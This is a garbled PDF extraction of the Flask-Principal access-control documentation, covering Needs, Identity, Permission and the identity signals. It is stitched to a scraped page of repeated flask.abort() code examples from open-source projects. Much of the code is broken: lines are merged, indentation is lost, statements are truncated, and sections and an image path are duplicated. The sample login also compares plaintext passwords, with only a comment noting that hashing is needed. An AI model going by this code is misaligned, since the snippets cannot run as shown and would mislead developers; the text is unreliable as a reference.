Needs are any tuple, or probably could be object you like, but a tuple fits perfectly. The predesigned Need types (for saving your typing) are either pairs of (method, value) where method is used to specify common things such as "*role*", "*user*", etc. And the value is the value. An example of such is ('*role*', '*admin*'). Which would be a Need for a admin role. Or Triples for use-cases such as "The permission to edit a particular instance of an object or row", which might be represented as the triple ('*article*', '*edit*', *46*), where *46* is the key/ID for that row/object.

Essentially, how and what Needs are is very much down to the user, and is designed loosely so that any effect can be achieved by using custom instances as Needs.

Whilst a Need is a permission to access a resource, an Identity should provide a set of Needs that it has access to.

3. A Permission is a set of requirements, any of which should be present for access to a resource.
4. An IdentityContext is the context of a certain identity against a certain Permission. It can be used as a context manager, or a decorator.

## Flask Principal

*“I am that I am”*

### Introduction

Flask-Principal provides a very loose framework to tie in providers of two types of service, often located in different parts of a web application:

1. Authentication providers
2. User information providers

For example, an authentication provider may be oauth, using Flask-OAuth and the user information may be stored in a relational database. Looseness of the framework is provided by using signals as the interface.

The major components are the Identity, Needs, Permission, and the IdentityContext.

1. The Identity represents the user, and is stored/loaded from various locations (eg session) for each request. The Identity is the user's avatar to the system. It contains the access rights that the user has.
2. A Need is the smallest grain of access control, and represents a specific parameter for the situation. For example “has the admin role”, “can edit blog posts”.

Needs are any tuple, or probably could be object you like, but a tuple fits perfectly.

The predesigned Need types (for saving your typing) are either pairs of (method, value) where method is used to specify common things such as “*role*”, “*user*”, etc.

And the value is the value. An example of such is ('role', 'admin'). Which would be a Need for a admin role. Or Triples for use-cases such as "The permission to edit a particular instance of an object or row", which might be represented as the triple ('article', 'edit', 46), where 46 is the key/ID for that row/object.


Essentially, how and what Needs are is very much down to the user, and is designed loosely so that any effect can be achieved by using custom instances as Needs.

Whilst a Need is a permission to access a resource, an Identity should provide a set of Needs that it has access to.

3. A Permission is a set of requirements, any of which should be present for access to a resource.

4. An IdentityContext is the context of a certain identity against a certain Permission.

It can be used as a context manager, or a decorator.



Links

[documentation](#)

[source](#)

[changelog](#)

Protecting access to resources

For users of Flask-Principal (not authentication providers), access restriction is easy to define as both a decorator and a context manager. A simple quickstart example is presented with commenting:

```
from flask import Flask, Response from flask.ext.principal import
Principal, Permission, RoleNeed app = Flask(__name__)

# load the extension

principals = Principal(app)

# Create a permission with a single Need, in this case a RoleNeed.

admin_permission = Permission(RoleNeed('admin' ))

# protect a view with a principal for that need

@app.route('/admin' )

@admin_permission.require()

def do_admin_index():

    return Response('Only if you are an admin' )

# this time protect with a context manager

@app.route('/articles' )

def do_articles():
```

```
with admin_permission.require(): return Response('Only if you are admin' ) Authentication providers
```

Authentication providers should use the *identity-changed* signal to indicate that a request has been authenticated. For example, the following code is a hypothetical example of how one might combine the popular [Flask-Login](#) extension with Flask-Principal: **from flask import** Flask, current\_app, request, session **from flask.ext.login import** LoginManager, login\_user, logout\_user, \ login\_required, current\_user

```
from flask.ext.wtf import Form, TextField, PasswordField, Required, Email from flask.ext.principal import Principal, Identity, AnonymousIdentity, \ identity_changed
```

```
app = Flask(__name__)
```

```
Principal(app)
```

```
login_manager = LoginManager(app)
```

```
@login_manager.user_loader
```

```
def load_user(userid):
```

```
# Return an instance of the User model
```

```
return datastore.find_user(id=userid) class LoginForm(Form):
```

```
email = TextField()
```

```
password = PasswordField()
```

```
@app.route('/login' , methods=['GET' , 'POST' ]) def login():
```

```
# A hypothetical login form that uses Flask-WTF
```

```
form = LoginForm()
```

```
# Validate form input

if form.validate_on_submit():

# Retrieve the user from the hypothetical datastore user =
datastore.find_user(email=form.email.data)

# Compare passwords (use password hashing production) if
form.password.data == user.password:

# Keep the user info in the session using Flask-Login
login_user(user)

# Tell Flask-Principal the identity changed

identity_changed.send(current_app._get_current_object(),
identity=Identity(user.id))

return redirect(request.args.get('next' ) or '/' ) return
render_template('login.html' , form=form)

@app.route('/logout' )

@login_required

def logout():

# Remove the user information from the session logout_user()

# Remove session keys set by Flask-Principal

for key in ('identity.name' , 'identity.auth_type' ): session.pop(key,
None)

# Tell Flask-Principal the user is anonymous

identity_changed.send(current_app._get_current_object(),
identity=AnonymousIdentity())
```

```
return redirect(request.args.get('next') or '/') User Information providers
```

User information providers should connect to the *identity-loaded* signal to add any additional information to the Identity instance such as roles. The following is another hypothetical example using Flask-Login and could be combined with the previous example. It shows how one might use a role based permission scheme:

```
from flask.ext.login import current_user from flask.ext.principal import identity_loaded, RoleNeed, UserNeed

@identity_loaded.connect_via(app)

def on_identity_loaded(sender, identity):
    # Set the identity user object
    identity.user = current_user

    # Add the UserNeed to the identity
    if hasattr(current_user, 'id'):
        identity.provides.add(UserNeed(current_user.id))

    # Assuming the User model has a list of roles, update the
    # identity with the roles that the user provides
    if hasattr(current_user, 'roles'):
        for role in current_user.roles:
            identity.provides.add(RoleNeed(role.name)) Granular Resource Protection
```

Now lets say, for example, you only want the author of a blog post to be able to edit said article. This can be achieved by creating the necessary *Need* and *Permission* objects, and adding more logic into the *identity\_loaded* signal handler. For example:

```
from collections import namedtuple from functools import partial
```

```
from flask.ext.login import current_user from flask.ext.principal
import identity_loaded, Permission, RoleNeed, \ UserNeed

BlogPostNeed = namedtuple('blog_post' , ['method' , 'value' ])
EditBlogPostNeed = partial(BlogPostNeed, 'edit' ) class
EditBlogPostPermission(Permission): def __init__(self, post_id):
need = EditBlogPostNeed(unicode(post_id))
super(EditBlogPostPermission, self).__init__(need)

@identity_loaded.connect_via(app)

def on_identity_loaded(sender, identity):
# Set the identity user object
identity.user = current_user

# Add the UserNeed to the identity

if hasattr(current_user, 'id' ):
    identity.provides.add(UserNeed(current_user.id))

# Assuming the User model has a list of roles, update the

# identity with the roles that the user provides if hasattr(current_user,
'roles' ): for role in current_user.roles:
    identity.provides.add(RoleNeed(role.name))

# Assuming the User model has a list of posts the user

# has authored, add the needs to the identity if hasattr(current_user,
'posts' ): for post in current_user.posts:
    identity.provides.add(EditBlogPostNeed(unicode(post.id))) The next
step will be to protect the endpoint that allows a user to edit an
article. This is done by creating a permission object on the fly using
the ID of the resource, in this case the blog post:
```

```
@app.route('/posts/<post_id>' , methods=['PUT' , 'PATCH' ]) def  
edit_post(post_id):  
  
    permission = EditBlogPostPermission(post_id) if permission.can():  
  
        # Save the edits ...  
  
        return render_template('edit_post.html') abort(403) # HTTP  
        Forbidden
```

API

Starting the extension

```
class flask_principal. Principal( app=None, use_sessions=True,  
skip_static=False) Principal extension
```

### Parameters:

**app** – The flask application to extend

**use\_sessions** – Whether to use sessions to extract and store identification.

**skip\_static** – Whether to ignore static endpoints.

### identity\_loader( f)

Decorator to define a function as an identity loader.

An identity loader function is called before request to find any provided identities. The first found identity is used to load from.

For example:

```
app = Flask(__name__)  
  
principals = Principal(app)
```

```
@principals.identity_loader
```

```
def load_identity_from_weird_usecase(): return Identity('ali' )
```

```
identity_saver( f)
```

Decorator to define a function as an identity saver.

An identity loader saver is called when the identity is set to persist it for the next request.

For example:

```
app = Flask(__name__)
```

```
principals = Principal(app)
```

```
@principals.identity_saver
```

```
def save_identity_to_weird_usecase(identity):  
    my_special_cookie['identity'] = identity.set_identity( identity)
```

Set the current identity.

**Parameters:** **identity** – The identity to set Main Types

```
class flask_principal.Permission( *needs)
```

Represents needs, any of which must be present to access a resource **Parameters:** **needs** – The needs for this permission  
**allows( identity)**

Whether the identity can access this permission.

**Parameters:** **identity** – The identity

```
can()
```

Whether the required context for this permission has access This creates an identity context and tests whether it can access this permission **difference( other)**

Create a new permission consisting of requirements in this permission and not in the other.

**issubset( other)**

Whether this permission needs are a subset of another **Parameters:**  
**other** – The other permission

**require( http\_exception=None)**

Create a principal for this permission.

The principal may be used as a context manager, or a decoator.

If http\_exception is passed then abort() will be called with the HTTP exception code.

Otherwise a PermissionDenied exception will be raised if the identity does not meet the requirements.

**Parameters:** **http\_exception** – the HTTP exception code (403, 401 etc) **reverse()**

Returns reverse of current state (needs->excludes, excludes->needs) **test( http\_exception=None)**

Checks if permission available and raises relevant exception if not. This is useful if you just want to check permission without wrapping everything in a require() block.

This is equivalent to:

**with permission.require():**

**pass**

## **union( other)**

Create a new permission with the requirements of the union of this and other.

**Parameters:** **other** – The other permission *class flask\_principal.Identity( id, auth\_type=None)* Represent the user's identity.

## **Parameters:**

**id** – The user id

**auth\_type** – The authentication type used to confirm the user's identity.

The identity is used to represent the user's identity in the system. This object is created on login, or on the start of the request as loaded from the user's session.

Once loaded it is sent using the *identity-loaded* signal, and should be populated with additional required information.

Needs that are provided by this identity should be added to the *provides* set after loading.

## **can( permission)**

Whether the identity has access to the permission.

**Parameters:** **permission** – The permission to test provision for.

*class flask\_principal. AnonymousIdentity* An anonymous identity

*class flask\_principal. IdentityContext( permission, http\_exception=None)* The context of an identity for a permission.

## Note

The principal is usually created by the flaskext.Permission.require method call for normal usecases.

The principal behaves as either a context manager or a decorator. The permission is checked for provision in the identity, and if available the flow is continued (context manager) or the function is executed (decorator).

### **can()**

Whether the identity has access to the permission **http\_exception = None**

The permission of this principal

### **identity**

The identity of this principal

Predefined Need Types

#### **class flask\_principal. Need** A required need

This is just a named tuple, and practically any tuple will do.

The method attribute can be used to look up element 0, and the value attribute can be used to look up element 1.

#### **flask\_principal. RoleNeed**

#### **flask\_principal. UserNeed**

#### **class flask\_principal. ItemNeed**

A required item need

An item need is just a named tuple, and practically any tuple will do. In addition to other Needs, there is a type, for example this could be specified as: ItemNeed('update' , 27, 'posts' ) ('update' , 27, 'posts' )

*# or like this* And that might describe the permission to update a particular blog post. In reality, the developer is free to choose whatever convention the permissions are.

## Signals

### **identity\_changed**

Signal sent when the identity for a request has been changed.

### **identity\_loaded**

Signal sent when the identity has been initialised for a request.

## Python `flask.abort()` Examples

The following are code examples for showing how to use `flask.abort()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: [axymeyer](#) File: [blueprints.py](#) Apache License 2.0

```
def test_error_handling(self):
    app = flask.Flask(__name__)
    admin = flask.Module(__name__, 'admin')
    @admin.app_errorhandler(404)
    def not_found(e):
        return 'not found', 404
    @admin.app_errorhandler(500)
    def internal_server_error(e):
        return 'internal server error', 500
    @admin.route('/')
    def index():
        flask.abort(404)
    @admin.route('/error')
    def error():
        1 // 0
    app.register_module(admin)
    c = app.test_client()
    rv = c.get('/')
    self.assert_equal(rv.status_code, 404)
    self.assert_equal(rv.data, b'not found')
    rv = c.get('/error')
    self.assert_equal(rv.status_code, 500)
    self.assert_equal(b'internal server error', rv.data)
```

### Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: [axymeyer](#) File: [regression.py](#) Apache License 2.0

```
def test_aborting(self):
    class Foo(Exception):
        whatever = 42
    app = flask.Flask(__name__)
    app.testing = True
    @app.errorhandler(Foo)
    def handle_foo(e):
        return str(e.whatever)
    @app.route('/')
    def index():
        raise flask.abort(flask.redirect(flask.url_for('test')))
    @app.route('/test')
    def test():
        raise Foo()

    with app.test_client() as c:
        rv = c.get('/')
        self.assert_equal(rv.headers['location'], 'http://localhost/test')
```

Python flask.abort() Examples The following are code examples for showing how to use `flask.abort()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

6 votes

[2.0](#)

```
def test_error_handling(self):  
    app = flask.Flask(__name__)  
    admin = flask.Module(__name__, 'admin')  
    @admin.app_errorhandler(404)  
    def not_found(e):  
        return 'not found', 404  
    @admin.app_errorhandler(500)  
    def internal_server_error(e):  
        return 'internal server error', 500  
    @admin.route('/')  
    def index():  
        flask.abort(404)
```

```
@admin.route('/error')

def error():
    1 // 0

app.register_module(admin)
c = app.test_client()
rv = c.get('/')
self.assert_equal(rv.status_code, 404)
self.assert_equal(rv.data, b'not found')
rv = c.get('/error')
self.assert_equal(rv.status_code, 500)
self.assert_equal(b'internal server error', rv.data) Example 2
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [regression.py](#) Apache License

6 vo

[2.0](#)

```
def test_aborting(self):
    class Foo(Exception):
        whatever = 42
    app = flask.Flask(__name__)
    app.testing = True
    @app.errorhandler(Foo)
```

```
def handle_foo(e):
    return str(e.whatever)

@app.route('/')
def index():
    raise flask.abort(flask.redirect(flask.url_for('test')))

@app.route('/test')
def test():
    raise Foo()

with app.test_client() as c:
    rv = c.get('/')
    self.assertEqual(rv.headers['Location'], 'http://localhost/test')
    rv = c.get('/test') self.assertEqual(rv.data, b'42')
```

### Example 3

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

```
6 vo

def test_error_handling(self):
    app = flask.Flask(__name__)
    @app.errorhandler(404)
    def not_found(e):
        return 'not found', 404
```

```
@app.errorhandler(500)

def internal_server_error(e):
    return 'internal server error', 500

@app.route('/')
def index():
    flask.abort(404)

@app.route('/error')
def error():
    1 // 0

c = app.test_client()
rv = c.get('/')
self.assert_equal(rv.status_code, 404)
self.assert_equal(rv.data, b'not found')

rv = c.get('/error')
self.assert_equal(rv.status_code, 500)
self.assert_equal(b'internal server error', rv.data) Example 4
```

[Project: Flask-Python-GAE-Login-Registration](#) [Author: orymeyer](#) [File: regression.py](#) [Apache License](#)

6 vo

[2.0](#)

```
def test_aborting(self):
```

```
class Foo(Exception):
    whatever = 42

    app = flask.Flask(__name__)
    app.testing = True

    @app.errorhandler(Foo)
    def handle_foo(e):
        return str(e.whatever)

    @app.route('/')
    def index():
        raise flask.abort(flask.redirect(flask.url_for('test')))

    @app.route('/test')
    def test():
        raise Foo()

    with app.test_client() as c:
        rv = c.get('/')
        self.assertEqual(rv.headers['Location'], 'http://localhost/test')
        rv = c.get('/test')
        self.assertEqual(rv.data, b'42')
```

## Example 5

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

6 vo

```
def test_error_handling(self): app = flask.Flask(__name__)

@app.errorhandler(404)
def not_found(e):
    return 'not found', 404

@app.errorhandler(500)
def internal_server_error(e):
    return 'internal server error', 500

@app.route('/')
def index():
    flask.abort(404)

@app.route('/error')
def error():
    1 // 0

c = app.test_client()
rv = c.get('/')
self.assert_equal(rv.status_code, 404)
self.assert_equal(rv.data, b'not found')

rv = c.get('/error')
self.assert_equal(rv.status_code, 500)
```

self.assert\_equal(b'internal server error', rv.data) **Example 6**

Project: *flasky* Author: *RoseOu* File: [blueprints.py](#) MIT License

6 vo

```
def test_error_handling(self):  
    app = flask.Flask(__name__)  
    admin = flask.Module(__name__, 'admin')  
    @admin.app_errorhandler(404)  
    def not_found(e):  
        return 'not found', 404  
    @admin.app_errorhandler(500)  
    def internal_server_error(e):  
        return 'internal server error', 500  
    @admin.route('/')  
    def index():  
        flask.abort(404)  
    @admin.route('/error')  
    def error():  
        1 // 0  
    app.register_module(admin)  
    c = app.test_client()
```

```
rv = c.get('/')

self.assert_equal(rv.status_code, 404)

self.assert_equal(rv.data, b'not found')

rv = c.get('/error')

self.assert_equal(rv.status_code, 500)

self.assert_equal(b'internal server error', rv.data) Example 7
```

Project: *flasky* Author: *RoseOu* File: [regression.py](#) [MIT License](#)

6 vo

```
def test_aborting(self):

class Foo(Exception):

whatever = 42

app = flask.Flask(__name__)

app.testing = True

@app.errorhandler(Foo)

def handle_foo(e):

return str(e.whatever)

@app.route('/')

def index():

raise flask.abort(flask.redirect(flask.url_for('test')))

@app.route('/test')
```

```
def test():

    raise Foo()

    with app.test_client() as c:

        rv = c.get('/')

        self.assertEqual(rv.headers['Location'], 'http://localhost/test') rv =
        c.get('/test')

        self.assertEqual(rv.data, b'42')
```

## Example 8

Project: *flasky* Author: *RoseOu* File: [basic.py](#) MIT License

6 vo

```
def test_error_handling(self):

    app = flask.Flask(__name__)

    @app.errorhandler(404)

    def not_found(e):

        return 'not found', 404

    @app.errorhandler(500)

    def internal_server_error(e):

        return 'internal server error', 500

    @app.route('/')

    def index():

        flask.abort(404)
```

```
@app.route('/error')

def error():
    1 // 0

    c = app.test_client()

    rv = c.get('/')

    self.assert_equal(rv.status_code, 404)
    self.assert_equal(rv.data, b'not found')

    rv = c.get('/error')

    self.assert_equal(rv.status_code, 500)
    self.assert_equal(b'internal server error', rv.data) Example 9
```

Project: *PythonMicroservicesDevelopment\_Code* Author: *mtianyan*  
File: [app.py Apache License 2.0](#)

6 vo

```
def authenticate(app, request):
    key = request.headers.get('Authorization') if key is None:
        return abort(401)

    key = key.split(' ')
    if len(key) != 2:
        return abort(401)

    if key[0].lower() != 'bearer':
        return abort(401)
```

```
pub_key = app.config['pub_key']

try:
    token = key[1]

    token = jwt.decode(token, pub_key, audience='runnerly.io') except
    Exception as e:
        return abort(401)

# we have the token ~ copied into the globals g.jwt_token = token
```

## Example 10

[Project: PythonMicroservicesDevelopment](#) [Code Author: mtianyan](#)  
[File: home.py](#) [Apache License](#)

6 vo

[2.0](#)

```
def create_token():

    key = current_app.config['priv_key']

    try:
        data = request.form

        if data.get('grant_type') != 'client_credentials': return _400('Wrong
        grant_type')

        client_id = data.get('client_id')

        client_secret = data.get('client_secret')

        aud = data.get('audience', '')
```

```
if not is_authorized_app(client_id, client_secret): return abort(401)

now = int(time.time())

token = {'iss': 'runnerly-tokendealer',
        'aud': aud,
        'iat': now,
        'exp': now + 3600 * 24}

token = jwt.encode(token, key, algorithm='RS512') return
{'access_token': token.decode('utf8')}

except Exception as e:

    return _400(str(e))
```

## Example 11

[Project: ptnotes](#) Author: [averagesecurityguy](#) File: [webserver.py](#) BSD  
[3-Clause "New" or "Revised"](#)

6 vo

### [License](#)

```
def get_attack(pid, aid):
```

"""

Get list of all the hosts possibly vulnerable to the attack.

"""

```
project = get_project_db(pid)
```

```
db = database.ScanDatabase(project['dbfile']) if
flask.request.method == 'POST':

    note = flask.request.form['note']

    db.attackdb.update_attack_note(aid, note)

    attack = db.attackdb.get_attack(aid)

    if attack is None:

        flask.abort(404)

    items = [i.split(':') for i in attack['items'].split(',')]

    return flask.render_template('attack.html', pid=pid, attack=attack,
                                items=items, name=project['name'])
```

## Example 12

[Project: picouri](#) Author: [PradheepShrinivasan](#) File: [views.py](#) BSD 3-Clause "New" or "Revised"

6 vo

### [License](#)

```
def getURL(shorturl):
    """ Given a short url, the code looks up the short url in database and
    if found redirects to the long url path.

    if not found sends a 404 page not found.

    """

```

```
url_shortener_handler = urlShortener()
```

```
url = url_shortener_handler.findUrl(shorturl) app.logger.debug('value  
of url is %s', url) if url is not None:
```

```
    url_shortener_handler.increment_visited_count(shorturl) return  
    redirect(url, code=302)
```

```
else:
```

```
    return abort(404)
```

### Example 13

Project: *beavy* Author: *beavyHQ* File: [views.py Mozilla Public  
License 2.0](#)

```
6 vo
```

```
def submit_story():
```

```
if request.method == "POST":
```

```
    params = request.get_json()
```

```
    title, url = params['title'].strip(), params['url'].strip() text =  
    params.get('text', "").strip() if not title:
```

```
        return abort(400, "You have to provide a 'title'") if url:
```

```
        link = Link(title=title, url=url, owner_id=current_user.id)  
        db.session.add(link)
```

```
        db.session.commit()
```

```
        return link_schema.dump(link)
```

```
    elif text:
```

```
        topic = Topic(title=title, text=text, owner_id=current_user.id)  
        db.session.add(topic)
```

```
db.session.commit()

return topic_schema.dump(topic)

return abort(400, "You have to provide either 'url' or 'text', too")

# Just render it

return {}
```

## Example 14

Project: *beavy* Author: *beavyHQ* File: [\\_\\_init\\_\\_.py](#) Mozilla Public License 2.0

```
6 vo

def api_only(fn):

    @wraps(fn)

    def wrapped(*args, **kwargs):

        accepted = set(request.accept_mimetypes.values()) explicit =
not(not request.args.get("json", False)) if not (accepted &
API_MIMETYPES) and not explicit: return abort(415, "Unsupported
Media Type")

        resp = fn(*args, **kwargs)

        if not isinstance(resp, ResponseBase):

            data, code, headers = unpack(resp)

            # we've found one, return json

            if isinstance(data, MarshalResult):

                data = data.data
```

```
resp = make_response(json.dumps(data,
indent=explicit and 4 or 0),
code)

if headers:
    resp.headers.update(headers)
    resp.headers["Content-Type"] = 'application/json'

return resp

return wrapped
```

## Example 15

Project: *Flask\_Blog* Author: sugarguo File: [\*blueprints.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def test_error_handling(self):
    app = flask.Flask(__name__)
    admin = flask.Module(__name__, 'admin')
    @admin.app_errorhandler(404)
    def not_found(e):
        return 'not found', 404
    @admin.app_errorhandler(500)
    def internal_server_error(e):
        return 'internal server error', 500
```

```
@admin.route('/')

def index():
    flask.abort(404)

@admin.route('/error')
def error():
    1 // 0

app.register_module(admin)
c = app.test_client()
rv = c.get('/')
self.assert_equal(rv.status_code, 404)
self.assert_equal(rv.data, b'not found')
rv = c.get('/error')
self.assert_equal(rv.status_code, 500)
self.assert_equal(b'internal server error', rv.data) Example 16
```

Project: *Flask\_Blog* Author: *sugarguo* File: [\*basic.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def test_error_handling(self):
    app = flask.Flask(__name__)
    @app.errorhandler(404)
    def not_found(e):
```

```
return 'not found', 404

@app.errorhandler(500)

def internal_server_error(e):
    return 'internal server error', 500

@app.route('/')

def index():
    flask.abort(404)

@app.route('/error')

def error():
    1 // 0

c = app.test_client()

rv = c.get('/')

self.assert_equal(rv.status_code, 404)
self.assert_equal(rv.data, b'not found')

rv = c.get('/error')

self.assert_equal(rv.status_code, 500)
self.assert_equal(b'internal server error', rv.data) Example 17
```

Project: *social-relay* Author: *jaywink* File: [views.py](#) [GNU Affero General Public License v3.0](#)

6 vo

```
def hcard(guid):
```

```
if guid != app.config.get("RELAY_GUID"): return abort(404)

hcard = generate_hcard(
    "diaspora",
    hostname=app.config.get("SERVER_HOST"),
    fullname=app.config.get("RELAY_NAME"),
    firstname=app.config.get("RELAY_NAME"), lastname="",
    photo300="",
    photo100="",
    photo50="",
    searchable="false",
    guid=app.config.get("RELAY_GUID"),
    public_key=app.config.get("RELAY_PUBLIC_KEY"),
    username=app.config.get("RELAY_USERNAME"),
)
return Response(hcard, status=200)
```

## Example 18

Project: *social-relay* Author: *jaywink* File: [views.py](#) GNU Affero General Public License v3.0

6 vo

```
def receive_public():

    if not request.data:

        return abort(404)
```

```
# Queue to rq for processing

public_queue.enqueue("workers.receive.process", request.data,
timeout=app.conf

# Log statistics

log_receive_statistics(request.remote_addr)

# return 200 whatever

data = {

'result': 'ok',

}

js = json.dumps(data)

return Response(js, status=200, mimetype='application/json')
```

### Example 19

Project: *grafana-csv-datasource* Author: *SmartBug* File:  
[PythonServer.py](#) [MIT License](#)

6 vo

```
def dataframe_to_response(target, df):

response = []

#print("dataframe_to_response")

if df.empty:

return response

#if freq is not None:
```

```

# orig_tz = df.index.tz

# df = df.tz_convert('UTC').resample(rule=freq, label='right', closed='
if isinstance(df, pd.Series):
    response.append(_series_to_response(df, target)) elif isinstance(df,
pd.DataFrame):
    for col in df:
        #print("-----")
        #print(col)
        response.append(_series_to_response(df[col], target)) else:
            abort(404, Exception('Received object is not a dataframe or series.'))
    return response

```

## Example 20

Project: *grafana-csv-datasource* Author: *SmartBug* File:  
[PythonServer.py](#) [MIT License](#)

6 vo

```

def query_annotations(folder):
    print request.headers, request.get_json()

    req = request.get_json()

    results = []

    ts_range = {'$gt': pd.Timestamp(req['range']['from']).to_pydatetime(),
    '$lte': pd.Timestamp(req['range']['to']).to_pydatetime()}

```

```
query = req['annotation']['query']

if ':' not in query:

    abort(404, Exception('Target must be of type: <finder>:<metric_query>, go finder, target = query.split(':', 1)

results.extend(annotations_to_response(query,
annotation_readers[finder](target))
return jsonify(results)

#-----
```

## Example 21

Project: *flask-restful-example* Author: *lalala223* File: [app.py](#) [MIT License](#)

6 vo

```
def create_app(config):
```

"""

创建app

"""

```
# 添加配置
```

```
app.config.from_object(config)
```

# 解决跨域

```
app.after_request(_access_control)
```

# 自定义 abort 400 响应数据格式

```
flask_restful.abort = _custom_abort
```

```
# 数据库初始化
db.init_app(app)

# 注册蓝图
from routes import api_v1
app.register_blueprint(api_v1, url_prefix='/api/v1')

# 使用flask原生异常处理程序
app.handle_exception = handle_exception
app.handle_user_exception = handle_user_exception
return app
```

## Example 22

Project: *flask-restful-example* Author: *lalala223* File: [profiles.py](#) [MIT License](#)

6 vo

```
def get(id):
    id = hash_ids.decode(id)
    if not id: abort(404)
    try:
        profile = ProfilesModel.query.get(id[0])
        if not profile: abort(404)
    except SQLAlchemyError as e:
        current_app.logger.error(e)
```

```
        db.session.rollback()

    return pretty_result(code.DB_ERROR, '数据库错误！') else:

item = {

'id': hash_ids.encode(profile.id),

'nickname': profile.nickname,

'signature': profile.signature

}

return pretty_result(code.OK, data=item)
```

### Example 23

Project: *flask-restful-example* Author: *lalala223* File: [profiles.py](#) [MIT License](#)

6 vo

```
def put(self, id):

    self.parser.add_argument("nickname", type=str, location="json",
                           required=T

    self.parser.add_argument("signature", type=str, location="json",
                           required=

    args = self.parser.parse_args()

    id = hash_ids.decode(id)

    if not id: abort(404)

    try:
```

```
profile = ProfilesModel.query.get(id[0])  
if not profile: abort(404)  
  
profile.nickname = args.nickname  
  
profile.signature = args.signature  
  
db.session.add(profile)  
  
db.session.commit()  
  
except SQLAlchemyError as e:  
    current_app.logger.error(e)  
  
    db.session.rollback()  
  
return pretty_result(code.DB_ERROR, '数据库错误！')  
  
else:  
  
    return pretty_result(code.OK)
```

## Example 24

Project: *flask-restful-example* Author: *lalala223* File: [profiles.py](#) [MIT License](#)

6 vo

```
def delete(id):  
    id = hash_ids.decode(id)  
  
    if not id: abort(404)  
  
    try:  
  
        profile = ProfilesModel.query.get(id[0])
```

```
if not profile: abort(404)

db.session.delete(profile)

db.session.commit()

except SQLAlchemyError as e:

    current_app.logger.error(e)

    db.session.rollback()

return pretty_result(code.DB_ERROR, '数据库错误！') else:

return pretty_result(code.OK)
```

## Example 25

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [blueprints.py GNU General Public License v2.0](#)

6 vo

```
def test_error_handling(self):

    app = flask.Flask(__name__)

    admin = flask.Module(__name__, 'admin')

    @admin.app_errorhandler(404)

    def not_found(e):

        return 'not found', 404

    @admin.app_errorhandler(500)

    def internal_server_error(e):

        return 'internal server error', 500
```

```
@admin.route('/')

def index():
    flask.abort(404)

@admin.route('/error')
def error():
    1 // 0

app.register_module(admin)
c = app.test_client()
rv = c.get('/')
self.assert_equal(rv.status_code, 404)
self.assert_equal(rv.data, b'not found')
rv = c.get('/error')
self.assert_equal(rv.status_code, 500)
self.assert_equal(b'internal server error', rv.data) Example 26
```

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [regression.py](#)  
[GNU General Public License v2.0](#)

6 vo

```
def test_aborting(self):
    class Foo(Exception):
        whatever = 42
    app = flask.Flask(__name__)
```

```
app.testing = True

@app.errorhandler(Foo)

def handle_foo(e):
    return str(e.whatever)

@app.route('/')

def index():
    raise flask.abort(flask.redirect(flask.url_for('test')))

@app.route('/test')

def test():
    raise Foo()

with app.test_client() as c:
    rv = c.get('/')

    self.assertEqual(rv.headers['Location'], 'http://localhost/test')
    rv = c.get('/test')

    self.assertEqual(rv.data, b'42')
```

## Example 27

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [basic.py](#) [GNU General Public License v2.0](#)

6 vo

```
def test_error_handling(self):
    app = flask.Flask(__name__)
```

```
@app.errorhandler(404)

def not_found(e):
    return 'not found', 404

@app.errorhandler(500)

def internal_server_error(e):
    return 'internal server error', 500

@app.route('/')

def index():
    flask.abort(404)

@app.route('/error')

def error():
    1 // 0

c = app.test_client()

rv = c.get('/')

self.assert_equal(rv.status_code, 404)
self.assert_equal(rv.data, b'not found')

rv = c.get('/error')

self.assert_equal(rv.status_code, 500)
self.assert_equal(b'internal server error', rv.data) Example 28
```

Project: *github-stats* Author: *lipis* File: [test.py](#) MIT License

6 vo

```
def admin_test(test=None):
    if test and test not in TESTS:
        flask.abort(404)
    form = TestForm()
    if form.validate_on_submit():
        pass
    return flask.render_template(
        'admin/test/test_one.html' if test else 'admin/test/test.html',
        title='Test: %s' % test.title() if test else 'Test',
        html_class='test',
        form=form,
        test=test,
        tests=TESTS,
